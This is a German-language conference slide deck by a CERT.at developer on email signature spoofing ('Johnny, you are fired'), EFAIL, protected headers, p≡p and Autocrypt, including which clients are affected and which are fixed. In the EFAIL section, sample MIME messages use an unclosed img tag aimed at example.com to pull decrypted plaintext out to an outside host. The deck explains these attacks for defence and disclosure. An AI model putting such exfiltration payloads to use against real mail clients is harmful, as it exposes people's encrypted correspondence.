„Johnny, you are fired!“ und andere PGP News
Linuxwochen Wien 2019

Sebastian Wagner <wagner@cert.at>

Vorstellung

- Sebastian Wagner
- Seit 2015: Software-Entwicklung bei CERT.at
- CERT.at: Siehe Vortrag von Dimitri Robl zuvor

“Johnny, you are fired!” – Spoofing OpenPGP and S/MIME Signatures in Emails

Jens Müller[1], Marcus Brinkmann[1], Damian Poddebniak[2], Hanno Böck, Sebastian Schinzel[2],
Juraj Somorovsky[1], and Jörg Schwenk[1]

[1]*Ruhr University Bochum*
[2]*Münster University of Applied Sciences*

https://github.com/RUB-NDS/Johnny-You-Are-Fired

PGP UND S/MIME

Mailprogramme fallen auf falsche Signaturen herein

Mit einer ganzen Reihe von Tricks lassen sich Mailprogramme dazu bringen, E-Mails scheinbar signiert anzuzeigen. Dabei wird aber nicht die Kryptographie angegriffen, sondern die Interpretation durch den Mailclient.

https://glm.io/140939

30. April 2019, 13:39 Uhr, Hanno Böck

Inhalt

- „Johnny, you are fired!“
- EFAIL
- Autocrypt
- Secure Header Fields, Memory Hole
- p≡p – Pretty Easy Privacy

„Johnny, you are fired!”

- Veröffentlichung am 30. April 2019
- Probleme großteils bereits gelöst
- *Keine* kryptografischen Schwächen
- 5 verschiedene Problemklassen
  - Davon 2 schon (teilweise) öffentlich
- S/MIME und PGP, sowie diverse Programme

Johnny#1: CMS

- **C**ryptographic **M**essage **S**yntax (Container-Format)
- Nur S/MIME

1) Austausch des angezeigten Textes einer signierten Mail

2) Mehrere Signaturen

3) Keine Signaturen

4) Unvertraute Zertifikate

Johnny#2: GPG API

GPG-API `stdout/stderr`-basiert, oder nur `stdout`

1) Fehler bei Behandlung der Status-Ausgaben

   (mögliche) komplexe Struktur von PGP-Nachrichten

   schwierige Zuordnung der Abfolge der Status-Ausgaben

2) Fehlendes Escaping (Dateinamen)

   Benötigt `verbose` Einstellung

SigSpoof: Spoofing signatures in GnuPG, Enigmail, GPGTools and python-gnupg (CVE-2018-12020)

2018-06-13 (Marcus Brinkmann)

GnuPG, Enigmail, GPGTools and potentially other applications using GnuPG can be attacked with in-band signaling similar to phreaking phone lines in the 1970s ("Cap'n Crunch"). We demonstrate this by creating messages that appear to be signed by arbitrary keys.

https://glm.io/134940

Johnny#2: GPG API

1) *State Confusion and Regular Expressions*:

- ✓ Enigmail 2.0.7 (2018-08-04)

2) Fehlendes Escaping (Dateinamen):

- ✓ GnuPG 2.2.8 / GnuPG 1.4.23 (2018-06-08) oder
- ✓ Enigmail 2.0.7, GPGTools 2018.3 (2018-06-14)

Johnny#3: MIME

Teilweise signierte E-Mails

1) Einzelner MIME-Part signiert, Original verschoben
2) Mit HTML versteckter originaler signierter MIME-Part
3) Mit *related content* versteckter originaler signierter MIME-Part
4) Im Anhang versteckter originaler signierter MIME-Part

Johnny#3: MIME

1) *Prepending Attacker's Text*
2) *Hiding Signed Part with HTML*
   - ✓ Thunderbird 52.9 (2018-07-03)
   - Apple Mail?, MailMate?
3) *Hiding Signed Part in Related Content*
   - ✓ Enigmail
   - Apple Mail?, MailMate?, Airmail?
4) *Hiding Signed Part in Attachment*
   1) Evolution? 3.30.5

Johnny#4: Identität

Übereinstimmung Signierender ↔ Absender

1) Keine Überprüfung
2) Display Name als Signierender
3) From/Sender

Johnny#4: Identität

1) *Not Checking if Sender==Signer*

   R2Mail2, Mailpile

2) *Display Name Shown as Signer*

   ✓ *Outlook/GpgpOL: Gpg4win 3.1.4 (2018-10-17)*

   Airmail?, K-9 Mail?

3) *From/Sender Header Confusion*

   Trojitá

Johnny#5: User-Interface

Anzeige der (korrekten) Signatur mit HTML, CSS und eingebetteten Bildern

Johnny#5: User-Interface

CERT.at

OPENPGP/GNUPG

Signaturen fälschen mit HTML und Bildern


PGP-Signaturen sollen gewährleisten, dass eine E-Mail tatsächlich vom korrekten Absender kommt. Mit einem simplen Trick kann man bei vielen Mailclients scheinbar signierte Nachrichten erstellen - indem man die entsprechende Anzeige mittels HTML fälscht.


Von Hanno Böck

25. September 2018, 9:17 Uhr

https://glm.io/136738


Johnny#5: User-Interface






https://glm.io/136738

Johnny#5: User-Interface




https://glm.io/136738


Johnny#5: User-Interface



https://glm.io/136738

Johnny#5: User-Interface





https://glm.io/136738

Johnny#5: User-Interface

- ✓ Enigmail: 2.0.8 (2018-08-04)

  GpgOL?

- ✓ Evolution 3.31.2 (2018-11-12)

  Trojitá

- ✓ GPG Suite 2018.4 (2018-09-21): AppleMail, MailMate

  MailDroid

  Roundcube

EFAIL#1: Direct Exfiltration

- Extraktion einer verschlüsselten Nachricht bei Empfänger
- Angreifer setzt Nachricht aus mehreren Teilen zusammen (MIME)
- Benutzerinteraktion oder Nachladen erforderlich
  - Klick auf HTML-Elemente (Link, Formular)
  - Nachladen eines Bildes
- Über diesen *Backchannel* gelangt die Nachricht an den Angreifer
- Aber: Nur teilweise verschlüsselte/signierte Nachricht (siehe *Johnny#3*)

```
From: Alice <alice@example.com>
To: Bob <bob@example.com>
Content-Type: multipart/mixed;
    boundary="----78U9RTBH7EEFRSJP1SKM45UBS3D74Y"
Subject: Linuxwochen

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/plain;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

Hallo,
kommst du heuer wieder zu den Linuxwochen?

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y--
```

```
From: Alice <alice@example.com>
To: Bob <bob@example.com>
Content-Type: multipart/mixed;
    boundary="----78U9RTBH7EEFRSJP1SKM45UBS3D74Y"
Subject: Linuxwochen

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/html;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

<!DOCTYPE html>
<html>
  <head>…

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y--
```

```
Content-Type: multipart/mixed;
    boundary="----78U9RTBH7EEFRSJP1SKM45UBS3D74Y"

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/plain;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

Teil 1

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y
Content-Type: text/plain;
 charset=utf-8
Content-Transfer-Encoding: quoted-printable

Teil 2

------78U9RTBH7EEFRSJP1SKM45UBS3D74Y--
```

```
Content-Type: multipart/encrypted;
 protocol="application/pgp-encrypted";
 boundary="RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs"

[...]

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: application/octet-stream; name="encrypted.asc"
Content-Description: OpenPGP encrypted message
Content-Disposition: inline; filename="encrypted.asc"

-----BEGIN PGP MESSAGE-----

a29tbXN0IGR1IGhldWVyIHdpZWRlciB6dSBkZW4gTGludXh3b2NoZW4/

-----END PGP MESSAGE-----

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs--
```


Backchannel


- Externe Inhalte in HTML
- Mit Interaktion:
  - Link
  - Formular

```
<img src="https://example.com/tracking.gif" />
<a href="https://example.com/tracking">
<form action="https://example.com/tracking">...
```

```
Content-Type: multipart/mixed;
 boundary="RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs"

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: text/html

<img src=“https://example.com/

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: application/octet-stream; name="encrypted.asc"
Content-Description: OpenPGP encrypted message

SGllciBzdGVodCBlaCBhYnNvbHV0IG5peCBpbnRlcmVzc2FudGVzIQo=

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs
Content-Type: text/html
“>

--RWeu7Fg2HkWhRuwybaum8JrywuRhqibNs--
```

```
<img src="https://example.com/
Geheimes Treffen heute Abend, 19h,
">
```


To protect your privacy, Thunderbird has blocked remote content in this message.
Preferences
Show remote content in this message
Edit remote content preferences...
Allow remote content from https://
Allow remote content from https://
Allow remote content from all 2 origins listed above
Allow remote content from @


If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook
Report Suspicious Email
Bing Maps
Download Pictures
Change Automatic Download Settings...
Add Sender to Safe Senders List
Add the Domain @information.com to Safe Senders List
View in Browser

EFAIL#2: Crypto Gadgets

- Einbauen eines Backchannels in verschlüsselte Nachricht direkt
- Voraussetzung: (Teilweise) Bekannter Text
  - HTML-Mails: Header
- Aber:
  - Signatur ungültig
  - Integritätsschutz *(Message Detection Code)* seit ~2000 in GPG
    - Fehler muss angezeigt werden

Protected Headers

- Nur signierte Nachricht: Header signiert
  - Erkennung von Modifikationen
- Verschlüsselte Nachricht:
  Headerwerte verschlüsselt (*Memory Hole*)
  - Header mit Dummys ersetzt

Protected Headers

```
Content-Type: multipart/mixed;
boundary="q6SMkPvEt5aTVvABSk5K2hUIfwDgGWsmc";
 protected-headers="v1"
From: Sebastian Wagner <wagner@cert.at>
To: Dimitri Robl <robl@cert.at>
Cc: "CERT.at" <team@cert.at>
Message-ID: <9695227d-975f-896e-e944-b914dba096a8@cert.at>
Subject: Mein Betreff
References: <fc7f56da-c9e6-0a82-8a65-655358a55fb1@cert.at>
In-Reply-To: <fc7f56da-c9e6-0a82-8a65-655358a55fb1@cert.at>
```

p≡p

- Pretty Easy Privacy
- Nutzt bestehende Technologien
  - Keine neue Kryptographie
  - Keine neuen Protokolle
- Ziel: „mass encryption“
- „sane defaults“
- Abstrahierung der technischen Details
  - „Privacy Status“

https://www.pep.security/docs/general_information.html#the-pp-concept

p≡p

- Schlüssel werden automatisch generiert
- Öffentliche Schlüssel werden immer mitgesendet
- Bei Antworten wird automatisch verschlüsselt
- Optionale Verifizierung (zB Telefon)
  - Fingerprints → „Trustwords“

p≡p

- Verschlüsselter Betreff
- Automatisches Key Management
- Keine zentrale Infrastruktur
- *Optionale* Passwörter für Schlüssel
- Synchronisierung (geplant)
- Aber: Eigene Clients (Ausnahme Enigmail)

Autocrypt

https://github.com/autocrypt

- Überschneidung mit p≡p
- `Autocrypt:` header
  - Enthält Verschlüsselungspräferenz
  - Öffentlicher Schlüssel
- Probleme bei Mailinglisten
- Noch mehr Metadaten
- Kein Schutz gegen Man-In-The-Middle

```
Autocrypt: addr=sebastian@sebix.at; prefer-encrypt=mutual; keydata=...
```

Autocrypt

- Integration in bestehende Programme
  - Enigmail
  - K-9 Mail (Android)
  - Delta Chat (Android)

Fragen?

- http://www.cert.at/
- Sebastian Wagner <wagner@cert.at>